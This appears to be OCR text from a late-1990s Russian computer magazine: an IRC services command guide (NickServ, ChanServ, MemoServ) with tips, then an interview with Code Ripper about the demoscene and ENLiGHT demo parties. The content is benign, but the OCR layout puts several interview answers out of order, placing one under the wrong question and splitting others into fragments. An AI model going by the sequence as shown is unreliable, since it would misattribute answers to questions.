- /msg nickserv recover nickname password - аналогична ghost, описанной выше
- /msg nickserv release nickname password - когда срабатывает kill, то ник блокируется сервисом на 2 минуты, это команда позволяет снять блокировку сразу
- /msg nickserv drop nickname - удалить ник, если, ну, ужасть как надоел :)
- /msg nickserv acc nickname - позволяет узнать, какой доступ имеет к нику человек, сидящий под ним в данный момент, используется в ботах (если возвращает 0 - нерегистренный ник, 1 - юзер не идентифицировался через NickServ, 2 - юзер идентифицировался через NickServ).


*** ChanServ ***



Не менее полезный сервис. Но он создан для владельцев каналов. Если у тебя нет своего канала и у тебя нет статуса АОПа (СОПа) - пропусти этот сервис. Рано или поздно каждый задается вопросом: а как же мне сделать свой собственный канал? Уверяю, нет ничего проще, другое дело - зачем? Если канал реально нужен,



слушай дальше. Как и в случае с ником, канал, который ты решил сотворить, может быть уже занят. Поэтому до того как хныкать и обижаться на весь мир, выполни команду /msg chanserv info #channel, и если увидишь в ответ Channel not registered - топиться еще рано. Регестрится канал всего одной командой - /msg chanserv register #channel password description (password - пароль на канал, description - описание канала в 5-ти словах).
Причем с описанием особо заморачиваться не надо, его можно будет потом сменить в любое время, а вот пароль - лучше запиши где-нибудь (я, например, пишу на стенке за шкафом, а Покровский делает себе татуировки :) . Зарегистрив канал, ты, конечно, возьмешь с ребятами пивка. Не взял? Не страшно, ведь я сейчас предложу тебе опции, которые под пивом плохо делаются :). Первым делом нужно закрыть режимы в канале, чтобы ламерам не повадно было, команда /msg chanserv set #channel mlock +modes-modes. Чаще всего используют вот такую комбинацию - +nt-Rlimkps (n - нельзя послать мессагу в канал, находясь не на нем, t - топик меняют только операторы, R - недокументированный глюк DalNet :), l - ограничение на количество человек в канале, i - вход на канал только после приглашения в него, m - в канале смогут говорить только опера и те, у кого стоит +v, k - заход на канал по паролю, p - канал не будет отображаться в общих списках, s - не будет видно, что человек на этом канале, после команды /whois, даже если он и там.
Теперь твой канал вполне работоспособен, привлекай посетителей :). Но один ты 24 часа в сутки не высидишь, да и скучно все самому администрить. Есть возможность добавлять СОПов и АОПов, которые могут также администрировать канал, команды /msg chanserv aop #channel add|del nickname|maskhost и /msg chanserv sop #channel add|del nickname|maskhost.
Вышесказанного вполне достаточно, чтобы канал полноценно существовал, но вот еще список остальных команд, которые вполне тебе пригодятся еще не раз:
- /msg chanserv set #channel founder - поставить себя фаундером канала
- /msg chanserv set #channel passwd password - сменить пароль на канал
- /msg chanserv set #channel desc description - сменить описание канала
- /msg chanserv set #channel opguard on|off - нельзя дать оп ни АОПу и ни СОПу
- /msg chanserv set #channel keeptopic on|off - хранится последний введенный топик, когда все покидают канал
- /msg chanserv set #channel url url - поставить адрес хомпага канала
- /msg chanserv set #channel ident on|off - АОП и СОП получат оп на канале только при условии, что они идентифицировались через NickServ
- /msg chanserv set #channel restrict on|off - на канал смогут зайти только опера
- /msg chanserv set #channel topiclock founder|sop|off - залочить топик
- /msg chanserv set #channel leaveops on|off - не даст опа первому зашедшему на канал, если он не является АОПом или СОПом
- /msg chanserv set #channel unsecure on|off - сделать канал менее защищенным. К примеру, чтобы менять установки на канал, не нужно будет каждый раз идентифицироваться к каналу, если твой хост прописан в списках доступа
- /msg chanserv set #channel private on|off - сделать канал невидимым в списках каналов
- /msg chanserv set #channel memo none|aop|sop|founder - кто получит мессаги, посланные в канал через MemoServ
- /msg chanserv identify #channel password - идентификация к каналу
-/msg chanserv akick #channel add|del nickname|maskhost - АКИК - автоматический бан и кик с канала
- /msg chanserv drop #channel - удалить канал
- /msg chanserv access #channel nickname - узнать уровень доступа на канал (-1 - АКИК на канале, 0 - простой посетитель, 1 - АОП, 2 - СОП, 3 - доступ фаундера через список масок доступа, 4 - доступ фаундера через идентификацию к нику, 5 - доступ фаундера через идентификацию к каналу)
- /msg chanserv op #channel nickname - поставить оп через ChanServ
- /msg chanserv deop #channel nickname - снять оп через ChanServ
- /msg chanserv unban #channel me|all - отбанить через ChanServ, даже не заходя на канал
- /msg chanserv mdeop #channel - лишить сразу всех сидящих на канале опа через ChanServ
- /msg chanserv mkick #channel - забанить и кикнуть сразу всех с канала через ChanServ
- /msg chanserv count #channel - вывести количество АОПов, СОПов и АКИКов на канале




Менее популярный сервис, т.к. существует множество других, более удобных программ для обмена месагами. Но все же иногда этот сервис может пригодиться тебе. В общем, просканируй и эту фишку :). Для обмена мессагами необходимо, чтобы у тебя и твоего друга были зарегистрированные ники, т.е. и отправитель, и получатель - должны быть зарегены. А ты регистрироваться не хотел :)). Чтобы отправить другу мессагу через Memo, набери /msg memoserv send nickname text (text - твое сообщение), и всё. Ограничение одно: ты не сможешь послать более 5 сообщений подряд, пока твой друг не сотрет предыдущие. И как же их стирать? Ну, если ты смог послать, то и подтереть сможешь :). Все мессаги стереть сразу нельзя, а можно только пометить на удаление /msg memoserv del number (number - номер мессаги), а уж потом уничтожить помеченные на удаление /msg memoserv purge. Ну и, конечно, тебе будет интересно узнать, как читать сообщения, присланные тебе :). Элементарно, Ватсон: /msg memoserv read number.
Вот список команд, оставшихся вне внимания:
- /msg memoserv sendsop #channel text - послать мессагу СОПам канала (хэлоу, мазафака бастардс!)
- /msg memoserv list - список мессаг, присланных тебе (когда мне пиво вернешь, иркер сланный?)
- /msg memoserv undel number - снять пометку на удаление (живи, пока я добрый)
- /msg memoserv forward nickname password - переадресация мессаг с одного ника на другой (то, что тебе писала пышногрудая блондинка - не надо пересылать в канал твоего института, ректору)

Полезные советы



- не меняй ники часто - потеряешься :)
- если забыл пароль к нику или каналу - ползай на #operhelp, там бывают злые дядьки иркопы :)
- иркопа можно отличить по надписи is an IRC Operator после команды /whois nickname
- не придумывай очень коротких паролей для ников и каналов, их можно подобрать
- не делай пароль на ник и канал одинаковыми
- установки keeptopic и topiclock взаимоисключающие, т.е. их нельзя поставить одновременно
- noop - реальный способ заработать на спор пиво :): практически никто не помнит или не знает этой команды
- мнение, что канал развить так же легко, как и сделать, ошибочно
- выбирай как можно короче название канала, если собрался его ваять
- побольше тусуйся в реале, нежели в виртуале :)

Если ты кул хацкер и тебе есть что посоветовать начинающим хацкерам - пиши свои советы на andrusha@sl.ru (Subject: Полезные советы IRC) - мы их выставим в следующей части.





*** Опрос ***

Что тебе еще интересно узнать про IRC и об IRC? Пиши и прочтешь в своем любимом журнале! andrusha@sl.ru (Subject: Хочу IRC)



X-File:
Nick: Code Ripper
Real Name: Петр Соболев
Организатор Enlight demo party 95-97 (первая российская демо-пати). Самый известный питерский in-scene man.

Интервью с Code

X> Ну, для начала, расскажи? с какой вешалки для тебя началась демо-сцена?

CR> Очень естественно началась. И, я бы сказал, плавно. В 9-10 классах информатика у нас была на машинках Commodore 64. Так вышло, что именно на этих компьютерах в мире впервые появилась настоящая демо-сцена. В то время я сам был не слишком компьютерно грамотен, так что больше занимался изучением, нежели созданием чего-то своего. Сидел в ВЦ с утра до вечера, разбирал на кусочки игрушки, демки, загрузчики разные. Документации не было никакой, до всего приходилось самим доходить. Может быть это было и к лучшему. Дух 64-ки, какие-то частички тех людей, что создавали для него софт, останутся во мне навсегда.

X> А когда перешел на PC?

CR> После 64-ки был Commodore 128 (отличие не слишком принципиальное). В общей сложности с Commodore'ами я провозился около 3-4-х лет (плюс на ZX-Spectrum было потрачено ~2 месяца). Затем уже появилась XT "Нивка" – было такое советское чудо, весьма неплохое, надо отметить. Я его разогнал до 10MHz (перепайкой кварца), и почему-то после этого из кроватки стал постоянно выскакивать чип контроллера дисковода, я его нитками примотал :). Ну а позднее – 286, 386SX->DX, 486DLC->DX, P5. В общем, обычный путь. Правда, и сейчас машинка слабенькая – в игрушки я окончательно перестал играть пару лет назад, а для остального пока хватает обычного P5MMX-166

X> Расскажи о своей группе: кому и когда пришла в голову идея ее организовать? Кто в нее входил с самого начала? Что из первых ре-

Фото: Макс Седов


Ripper'ом
SYNCHRO

лизов тебе больше всего запомнилось?

CR> Как ни странно, я могу назвать точную дату образования группы Realm Of Illusion. (http://www.enlight.ru/roi) Это произошло 5 апреля 1994 года. Мы посчитали, что demo-группы без релизов в принципе быть не может (хотя тогда в Союзе таких “групп” хватало), и заявили о создании ROi только по выпуску первого номера iNFUSED BYTES diskmagazine – электронного журнала, посвященного тогда исключительно demo сцене. Первоначально группа состояла из двух человек – меня и Jumbo BigBug (он писал музыку).

X> Кстати, давно хотел узнать, сколько приблизительно уходит времени на создание одной демы?

CR> Я могу об этом говорить скорее как эксперт, нежели как создатель дем (ROi никогда не выпускало ни одной полной megademo). По моему глубокому убеждению, любые объявления о планируемых demo party следует делать не позднее чем за 5 месяцев до начала самого мероприятия. И именно потому, что людям нужно дать время на размышления и работу над demo. Я не слышал, чтобы кто-то писал подобные вещи за один присест – обычно это тянется месяцы, причем в большинстве случаев не доводится до конца. Такова жизнь.

X> И вот людям, извиняюсь за выражение, не в падлу тратить мегаватты усилий лишь для того, чтобы какой-нибудь 17-летний паренек, посмотрев дему, сказал: “Все, мама, не хочу быть Кевином Митником, а хочу Royal Ghost’ом или там MadMax’ом”. Зачем вам все это надо, что для вас сцена?

CR> Ответ на этот вопрос неоднозначен. Раньше, в конце 80-х, причин и объяснений было меньше, сейчас их больше. Если перечислять (в произвольном порядке):

1) “for fun” – то есть для развлечения, ради интереса.

2) Чтобы показать что ты лучше других.

3) Чтобы найти себе работу в какой-либо компании, пишущей, к примеру, игрушки.



Из этих причин истинной (той, на которой держался и еще держится demomaking) является как раз первая – “for fun”. Что до последней, то она очень сильно распространилась в последнее время. К большому сожалению. Это если говорить в общем. Если конкретно, о себе, то для меня в этом деле главной, безусловно, является первая причина. Когда я занимался организацией demo party, мне было приятно видеть, как знакомятся между собой люди, с каким интересом они обсуждают что-то новое – идеи, решения. В конце концов их уважение для меня тоже много значит. И еще отмечу – нельзя сказать, что именно “сцена” для меня что-то. Я скорее пытаюсь способствовать ее развитию. Стоя как бы рядом.

X> Ну, насчет уважения я нисколько не сомневаюсь ;). Очень хорошо помню гул в зале на Enlight’е, после того как произнесли твой ник. Кстати, если мы уж затронули эту тему, может расскажешь нашим читателям о демо-патисах?

CR> Demo party появились через некоторое время после возникновения самого понятия “demo” (исторически первые demo, а точнее intro, появились как мини-заставки к взломанным игрушкам). Идея была проста – во-первых, это способ померяться силами, ведь по сути demo party это соревнование demomaker’ов и их собратьев по разуму – музыкантов и художников. Во-вторых (и это очень важно), – на demo party люди встречаются и знакомятся лично. Обсуждают общие проблемы. Сеть дает многое, но не все. Начиная с определенного момента у demo party появилось еще одно предназначение – это способ прорекламировать свою работу (и себя в каком-то смысле). Раньше демок было мало, люди ждали с нетерпением любого релиза. Со временем работы стали появляться так часто, что никто не успевает их просматривать. И тогда постепенно все поняли, что если их работа не шедевр, значит ее никто и не увидит, если только она не будет показана на demo party и не займет какое-нибудь место. Организуют demo party обычные живые люди. Те, кому это интересно и кто разбирается в вопросе – как правило это какая-либо демо-группа. Необходимо желание, терпение, способность реализовывать задуманное обращая минимальное внимание на оценки окружающих. Вопрос с деньгами и спонсорством – очень сложный вопрос. Лучше всего он решается в сканди-



навских странах (где, кстати говоря, demomaking наиболее популярен). Но и там есть проблемы. В России (а точнее Союзе) дело со спонсорством обстоит очень плохо. Думаю, причины этого понятны – нет лишних денег. Поддержкой пользуются проекты, позволяющие уходить от налогов, просьбы помочь “по знакомству”. Важная проблема здесь – недоверие тех, кто располагает денежными ресурсами к организаторами demo party. Боятся договариваться о сомнительных финансовых операциях. В целом, средства, необходимые на нормальное проведение demo party в России, измеряются тысячами $$.

X> Кстати, насчет скандинавских стран. Я знаю, ты недавно ездил на ASSEMBLY'99. Как впечатления, чем они, кроме спонсоров, круче отечественных демщиков? ;)

CR> Ничем. Серьезно. Я подробно писал об этом в журнале INFUSED BYTES (http://www.enlight.ru/ib). Если говорить кратко – сама организация у них практически идеальна. И это понятно – Assembly проводится уже около 6 лет, кроме того в Финляндии благополучная обстановка в плане финансов и относительная доступность хорошей аппаратуры. Однако организация это не все. Кроме организации есть то, ради чего устраивается demo party – это работы, представленные на конкурсы, общение людей, приехавших на party. На мой взгляд, уровень работ конкретно на Assembly'99 в категориях demo и intro чрезвычайно низкий. Ощущение, что люди не в состоянии придумать ничего нового, только улучшать и оптимизировать старые эффекты. Самое смешное, что ведь в реальности это не так – могут придумать. Ведь выходят видеоклипы, фильмы, где появляются неплохие идеи, во всяком случае бывает сюжет. Может быть нет стимула для переноса всего этого в демки... Затрудняюсь назвать точную причину, но факт констатирую. В Союзе (ex-СССР) с этим было лучше. Почему было – потому что из-за недостатка demo party демо-сцена развивается у нас очень медленно. Мало команд, которые что-то реально делают. Появились люди, призывающие “догонять буржуев”. Это как в юмористическом рассказе про водителя грузовика, который пытался уступить дорогу старушке, а та все время норовила попасть под его машину :). Все как в обычной жизни – кому-то хочется сюжета и идей, а кому-то чтобы бублик побыстрее вращался. Я был на Chaos Construction'99 demo party (прошла в августе этого года, в Санкт-Петербурге http://www.chaosite.com/constructions) – мне понравилась пара работ, представленных в номинациях ZX Spectrum demo и intro. Потенциал есть, безусловно.

X> Бублики – это да. Бывало, как раскрутишь и люб... ну да ладно, что это я... Как ты оцениваешь современное положение дел на сцене? Большая часть моих компьютерно-ориентированных знакомых, например, и слыхом не слыхивало о всяких там Enlight'ах и Конструкциях Хаоса...

CR> Все правильно, сами demo party – вещь на любителя. О них и на Западе толком никто не слыхал, кроме самих организаторов и фанатов. Сами демки – другое дело. Их пишут именно для всех. Ну так ведь их многие видят, к примеру, на компьютерных выставках (и неважно, что не знают названий). Другими словами – знание или незнание о проводимых demo party – не есть показатель состояния demo scene в стране.

X> Ну тогда вернемся к нашим... ммм... демщикам ;). Кому вообще пришла в голову идея провести первый Enlight? И как оно, собственно, было? Все-таки первый блин... Кстати, Enlight – это первая российская demo party?

CR> Идея провести именно ENLiGHT (http://www.enlight.ru/) пришла мне, хотя не вижу в этом какой-то своей заслуги – за бугром demo party проводились и раньше. Что до России (и Союза вообще), то да – здесь это была первая demo party. Первый блин... Я бы охарактеризовал ENLiGHT'95 как “нормально для первого раза”. Думаю, что не сильно ошибусь, если скажу, что это было общее мнение. Недостатки были – очень печально, что помещение, которое мы планировали использовать, пришлось заменить на другое, более скромное. В общем, большинство проблем носило “непреодолимый характер”, однако хватало и наших собственных глупостей..

X> Какие ENLiGHT'овские демы тебе больше всего запомнились?

CR> Glitch by QMG
(ftp://ftp.demo.cat.hu/scene/DEMO.'95/Enlight.'95/demo/glitch.zip),
Hellizer by QMG
(ftp://ftp.demo.cat.hu/scene/DEMO.'96/Enlight.'96/DEMO/hellizer.zip),
Nosferatu by Nephilims
(ftp://ftp.demo.cat.hu/scene/DEMO.'96/Enlight.'96/DEMO/nosf.zip).
Все три – действительно хорошие работы для своего времени (их и сейчас смотреть интересно). Особенно я бы отметил Nosferatu.

X> О, ну раз два раза подряд упомянул QMG, напрашивается и другой вопрос: какие российские демо-группы ты считаешь наиболее крутыми? В смысле группы, которые действуют и сейчас.

CR> QMG (Queue Members Group, Самара), к сожалению, приказала долго жить. Может формально они еще и существуют, но никаких признаков жизни я давно с их стороны не наблюдал. С Nephilims (Украина) тоже как-то неясно. Из современных – я не могу вспомнить ни одной группы на PC, продукция которых меня бы приятно удивила. Это мое личное мнение, впрочем.

X> А из забугорных?

CR> С забугорными я плохо знаком (не занимаюсь целенаправленным просмотром выходящих демок). У Nomad'а было что-то приятное. Из наших еще отмечу (на ZX Spectrum) интро C2H5OH by SERZH Soft (с CC'99). Очень хорошая вещь.

X> Нда, беспристрастный CodeRipper... ;) А вообще какие писишные демки по-твоему автоматически попадают в разряд A MUST SEE? Ну как Second Reality
(ftp://ftp.demo.cat.hu/scene/DEMO.'93/Assembly.'93/demo/2nd real.zip), например.

CR> Мне такие неизвестны :). Опять же – я мог что-то упустить, но работ, о которых бы “говорили” среди современных – нет. Second Reality – явление своего времени.. Сюжета нет, хотя есть несколько красивых идей. Великолепная музыка, очень здорово синхронизированная с действием. Повтор уже не пройдет..

X> Не только среди современных. Вообще за всю историю pc demo scene.

CR> Если за всю историю, то HeartQuake /Iguana
(ftp://ftp.demo.cat.hu/scene/DEMO.'94/Assembly.'94/demo/heartq.zip), Ambience /Tran
(ftp://ftp.cdrom.com/pub/demos/demos/1994/a/ambience.zip), Paper (ftp://ftp.scene.org/pub/parties/1996/wired96/in64/paper.zip), Facts of Life.

Еще было много работ, но они были хороши в свое время – сейчас народу будет трудно даже объяснить, чем они интересны :). На Amiga было много хороших demo. Например, State Of Arts/SpaceBalls, Virtual Dreams /Fairlight, Technological Death /Mad Elks. Там demo чаще претендуют на "вечные ценности".

X> Ты говорил, что народ пишет демы отчасти и из-за того, чтобы засветиться на рынке компьютерной графики и продаться соответствующим конторам. Часто бывают такие случаи "перетекания" кодеров в графический бизнес?

CR> Часто. "У них" это вообще чрезвычайно распространенное явление. Характерный пример – на Asm'99 Remedy/Futuremark проводила бесплатный семинар с заполнением анкет. В процессе их представители наблюдали за тем, какие вопросы задают посетители, как реагируют на те или иные замечания... По сути – откровенно подбирали себе кадры. У нас – такое тоже встречается. Мне известны примеры. Люди уходят писать игрушки для иностранных фирм. И не возвращаются (я имею ввиду – в demomaking, а часто и в Россию). Обычно эти люди потеряны. Как для страны вообще, так и для demomaking'а в частности. Соблазн хорошо зарабатывать слишком велик.

X> Кстати, что ты думаешь по поводу повсеместной моды использования в демах графических библиотек вроде OpenGL или DirectX? Как это сказывается на результате? И не пропадает ли изначальная идея соревнования кодеров в мастерстве?

CR> Думаю, что проблема "demo for Windows, for Linux, for Java" и т.д. и т.п. надумана. В действительности ее не существует. Ясно, откуда растут уши противников такого подхода (извини за каламбур :)) – программирование под Windows, мягко говоря, всегда считалось не самым высококлассным занятием для демомейкеров. Нам битики бы попереставлять... :). Если говорить серьезно, в demo самое важное – идеи и сюжет. Код, безусловно, занимает НЕ первое место. В intro, особенно 4k, 512bytes – да, код важен. Но там ведь и не пишут для OpenGL. Все эти разговоры – одно из следствий всеобщего увлечения 3d эффектами, "кодингом ради кодинга". На одном из сайтов (.ru), посвященных демкам, я видел даже определение: "Демо – 3D видеоролик". Можно, конечно, смеяться, но ведь люди, которые впервые прочтут там о демках, подумают, что так и есть на самом деле. А то, что они увидят вокруг, лишь подтвердит это ошибочное мнение. Одно из изначальных назначений demo – демонстрация твоих и компьютерных возможностей максимальному числу людей, вступает в противоречие с попытками ограничить распространение demo DOS платформой. Не люди должны ориентироваться на требования авторов демок. Наоборот – демки должны работать на наиболее распространенных конфигурациях железа.





X> Слушай, насчет переставления битиков, ведь для того чтобы написать демку, использующую пару-тройку хороших эффектов, надо по сути быть семи пядей во лбу. Извращенные алгоритмы, жуткая оптимизация, куча всяческих мелочей. Откуда люди черпают информацию об этом всем. Или все кодеры поголовно – выпускники Калифорнийского Технологического?

CR> Я уже сказал – в demo не обязательно должны быть технически сложные эффекты. Важно впечатление, которое производит demo на неподготовленного зрителя. Какой-нибудь смешно пляшущий человечек свободно может выиграть первое место оставив далеко позади 38 вращающихся в туннеле бубликов. Такие случаи неоднократно бывали. Мне могут возразить: "В чем же тогда отличие демо от анимации, сделанной в 3ds, Maya, Truespace?". Отвечу – разница в ограничениях на размер. На совершенно любой demo party эти ограничения очень строги – demo, к примеру, должно укладываться в 4MB дискового пространства. И если кто-то захочет сделать ролик в 3DS на 4MB, пожалуйста. Чрезвычайно сомнительно, что он сможет занять призовое место... Что же касается именно сложных алгоритмов, есть два пути – правильный и неправильный. Правильный путь состоит в изучении математики, прог-

раммирования, просмотре клипов, фильмов, явлений природы, наконец. И постепенных попытках реализовать придуманное или увиденное. Неправильный (и очень распространенный) путь состоит в скачивании с ftp/www исходников готовых demo/intro и их модификация (либо разработка собственных, по аналогии). В стародавние времена не было хороших средств связи и обмена опытом. Не было доступного Интернета. Исходные тексты не распространялись, идеями делились мало. Это играло почти исключительно положительную роль – каждый придумывал сам и получалось оригинально.

X> Ну вот, типичный OldSkool ;).

CR> Я просто излагаю факты...

Так было пару лет назад. Возраст тех, кто пишет демки, больше возраста тех, кто их смотрит. Может быть, на 3-5 лет. Что касается Commodore Amiga, то эта часть сцены у нас представлена очень слабо. За исключением самой первой цифры это все приблизительные оценки, серьезно их воспринимать не нужно. Все что я сказал, касается России и Союза, на Западе может быть иное соотношение, и в целом народ помоложе, судя по Asm'99. К примеру, ситуация, когда родители таскают за ребенком компьютеры по party, была там очень характерной. У нас я такое могу представить с трудом.

X> Кстати, а что случилось с ENLiGHT'97? И будет ли ENLiGHT'2000?

зывались (и правильно). Один раз пришлось отказаться из-за слишком сильных различий во взглядах на смысл и способы проведения demo party. Насчет 2000 года вопрос на данный момент остается открытым. Вполне допускаю, что на выставке Инвеком'99 этот вопрос в какой-то степени прояснится.

X> И возвращаясь к вопросу о современной pc demo scene. "Ты жива еще моя старушка?". А то тебя послушать, так Paper intro была последним ее оплотом. ;)

CR> Жива, конечно. То, что мне лично не нравятся тенденции в ее развитии, говорит только обо мне, сцена от этого мертвее не становится. Просто она теперь очень специфична. Но сцена есть – демки по-прежнему регулярно выхо-



- в demo не обязательно должны быть технически сложные эффекты. Важно впечатление, которое производит demo на неподготовленного зрителя.

X> Продолжая тему "CodeRipper's top-100", какие российские demo party ты считаешь наиболее удачными (и в плане организации и относительно уровня работ участников)?

CR> Относительно уровня работ – ENLiGHT'96 (легко хвалиться, тогда других demo party в России просто-напросто не было :)). Что касается организации, то тут очень сложный вопрос. Однозначно не ENLiGHT, но назвать я затрудняюсь. Chaos Construction'99 мне понравилась "духом".

X> Каков средний возраст демщиков?

CR> Скажем, на ENLiGHT'97 средний возраст всех посетителей был 19.8 лет. В целом, возраст PC сценеров выше – 19-24. Возраст ZX Spectrum сценеров ниже – вероятно, 17-19.

CR> Хороший вопрос... Мне его задают 1-3 раза в месяц :). Первый день ENLiGHT'97 (на котором по графику шли ZX Spectrum и Amiga конкурсы) прошел полностью, второй был нами отменен. Причина – невозможность контролировать ситуацию (недооценка числа посетителей примерно в 2 раза, отсутствие профессиональных security, ряд весьма неприятных инцидентов). В целом – низкий уровень организации, обусловленный полным отсутствием какого-либо финансирования (за исключением аппаратуры). После этого нами было принято решение (по моей инициативе, как руководителя) более не проводить ENLiGHT до тех пор, пока не появится действительно серьезный спонсор. Как можно видеть – в 97, 98, 99 годах его не было. Мне поступало несколько предложений, но, к сожалению, люди не представляли, во что ввязываются, и после объяснений отка-

дят, проводится много demo party, в том числе в России только с августа прошли: CC'99 (Санкт-Петербург), Paradox'99 (Ростов-на-Дону), Cafe'99 (Казань). По-моему "слухи о смерти сильно преувеличены" :).

